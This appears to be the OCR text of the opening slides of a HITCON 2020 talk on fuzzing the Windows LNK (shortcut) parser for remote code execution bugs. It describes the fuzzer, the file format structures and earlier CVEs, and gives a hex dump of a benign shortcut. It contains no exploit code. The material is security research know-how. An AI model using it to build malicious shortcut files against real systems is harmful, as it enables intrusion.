From LNK to RCE

Finding bugs in Windows Shell Link Parser

Lays

HERD IMMUNITY FOR CYBERSECURITY
HITCON 2020
#16
HACKS IN TAIWAN CONFERENCE

Who am I - Lays

- Senior Researcher at TeamT5
- Focus on Reverse Engineering / Vulnerability Research
  - MSRC Most Valuable Security Researcher 2019 / 2020
  - Acknowledged by Microsoft / Samsung / NETGEAR / Synology …
- HITCON / 217 CTF Team
- Co-Founder of Pwnable.tw


Agenda

- Motivation
- Windows LNK File Format
- Fuzzing the Parser
  - Case Study
- Reversing the Undocumented Logic
  - Case Study
- Conclusion

Motivation

Motivation

- While studying for master’s degree
  - I created a Fuzzer for Windows
  - Based on WinAFL + Static Binary Instrumentation
  - High Performance Coverage-Guided Fuzzing without source code
- I need some Real-World Targets!



Finding Fuzzing Targets

- Complex Binary Format
  - Which is (Win)AFL good at
- Better to be remote triggerable

Finding Fuzzing Targets


- Complex Binary Format
  - Which is (Win)AFL good at
- Better to be remote triggerable

LNK Remote Code Execution Vulnerability	CVE-2018-8345	Lucas Leong (@wmliang) working with Trend Micro's Zero Day Initiative
LNK Remote Code Execution Vulnerability	CVE-2018-8346	Lucas Leong (@wmliang) working with Trend Micro's Zero Day Initiative

Windows LNK File

- Also known as Shortcut
- Windows Shell Link
- What you See is What you Parsed … and get you Pwned
  - Removable Drives
  - Remote Share
- Sounds cool, let’s fuzz this

DEMO - LNK DoS


Recycle Bin
Microsoft Edge
Type here to search
3:52 PM
8/30/2020

Windows LNK Format

LNK is “ *REALLY* ” Complicated

- On Linux / macOS…
  - It’s really hard to remember the order…


```
(A) ln -s <src> <dst>
(B) ln -s <dst> <src>
```

LNK is “ *REALLY* ” Complicated


- But on Windows…
  - It’s harder

```
SHELL_LINK = SHELL_LINK_HEADER
             [LINKTARGET_IDLIST]
             [LINKINFO]
             [STRING_DATA]
             *EXTRA_DATA
```

Windows Shell Link File Format



Windows Shell Link File Format




The LinkTargetIDList structure specifies the target of the link. The presence of this optional structure is specified by the **HasLinkTargetIDList** bit.

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
IDListSize																IDList (variable)															
...																															

IDListSize (2 bytes): The size, in bytes, of the **IDList** field.

IDList (variable): A stored IDList structure, which contains the item ID list.


Windows Shell Link File Format




```
Windows Folder -> C:\Windows\
User Folder    -> C:\Users\HITCON\
Recycle Bin    -> ?
Control Panel  -> ??
Printers       -> ???
```


Windows Shell Link File Format

Windows Shell Link File Format




```
STRING_DATA = [NAME_STRING] [RELATIVE_PATH] [WORKING_DIR]
              [COMMAND_LINE_ARGUMENTS] [ICON_LOCATION]
```

Windows Shell Link File Format




The general structure of an extra data section is shown in the following diagram.

0	1	2	3	4	5	6	7	8	9	10	1	2	3	4	5	6	7	8	9	20	1	2	3	4	5	6
ExtraDataBlock (variable)																										
...																										
TerminalBlock																										

ExtraDataBlock (variable): An optional array of bytes that contains zero or more property data blocks listed in the **EXTRA_DATA_BLOCK** syntax rule.

TerminalBlock (4 bytes): A 32-bit, unsigned integer that indicates the end of the extra data section. This value MUST be less than 0x00000004.

Windows Shell Link File Format




```
EXTRA_DATA_BLOCK = CONSOLE_PROPS / CONSOLE_FE_PROPS / DARWIN_PROPS /
                   ENVIRONMENT_PROPS / ICON_ENVIRONMENT_PROPS /
                   KNOWN_FOLDER_PROPS / PROPERTY_STORE_PROPS /
                   SHIM_PROPS / SPECIAL_FOLDER_PROPS /
                   TRACKER_PROPS / VISTA_AND_ABOVE_IDLIST_PROPS
```

Windows Shell Link File Format

ShellLinkHeader


LinkTargetIDList

LinkInfo

StringData

ExtraData

EXTRA_DATA_BLOCK



DARWIN_PROPS /

IT_PROPS /

_PROPS /

IST_PROPS

Example: LNK to C:\test\a.txt

```
4c00 0000 0114 0200 0000 0000 c000 0000 0000 0046 9b00 0800 2000 0000 d0e9 eef2  L...............F.... .......
1515 c901 d0e9 eef2 1515 c901 d0e9 eef2 1515 c901 0000 0000 0000 0000 0100 0000  ............................
0000 0000 0000 0000 0000 0000 bd00 1400 1f50 e04f d020 ea3a 6910 a2d8 0800 2b30  .................P.O. .:i.....+0
309d 1900 2f43 3a5c 0000 0000 0000 0000 0000 0000 0000 0000 0046 0031 0000  0.../C:\...................F.1..
0000 002c 3969 a310 0074 6573 7400 0032 0007 0004 00ef be2c 3965 a32c 3969 a326  ...,9i...test..2.......,9e.,9i.&
0000 0003 1e00 0000 00f5 1e00 0000 0000 0000 0000 0074 0065 0073 0074 0000 0014  ....................t.e.s.t.....
0048 0032 0000 0000 002c 3969 a320 0061 2e74 7874 0034 0007 0004 00ef be2c 3969  .H.2.....,9i. .a.txt.4.......,9i
a32c 3969 a326 0000 002d 6e00 0000 0096 0100 0000 0000 0000 0000 0061 002e 0074  .,9i.&...-n.................a...t
0078 0074 0000 0014 0000 003c 0000 001c 0000 0001 0000 001c 0000 002d 0000 0000  .x.t.......<.............-....
0000 003b 0000 0011 0000 0003 0000 0081 8a7a 3010 0000 0000 433a 5c74 6573 745c  ...;.............z0.....C:\test\
612e 7478 7400 0007 002e 005c 0061 002e 0074 0078 0074 0007 0043 003a 005c 0074  a.txt......\.a...t.x.t...C.:.\.t
0065 0073 0074 0060 0000 0003 0000 a058 0000 0000 0000 0063 6872 6973 2d78 7073  .e.s.t.`.......X.......chris-xps
0000 0000 0000 0040 78c7 9447 fac7 46b3 565c 2dc6 b6d1 15ec 46cd 7b22 7fdd 1194  .......@x..G..F.V\-.....F.{".....
9900 1372 1687 4a40 78c7 9447 fac7 46b3 565c 2dc6 b6d1 15ec 46cd 7b22 7fdd 1194  ...r..J@x..G..F.V\-.....F.{".....
9900 1372 1687 4a00 0000 00                                                      ...r..J....
```

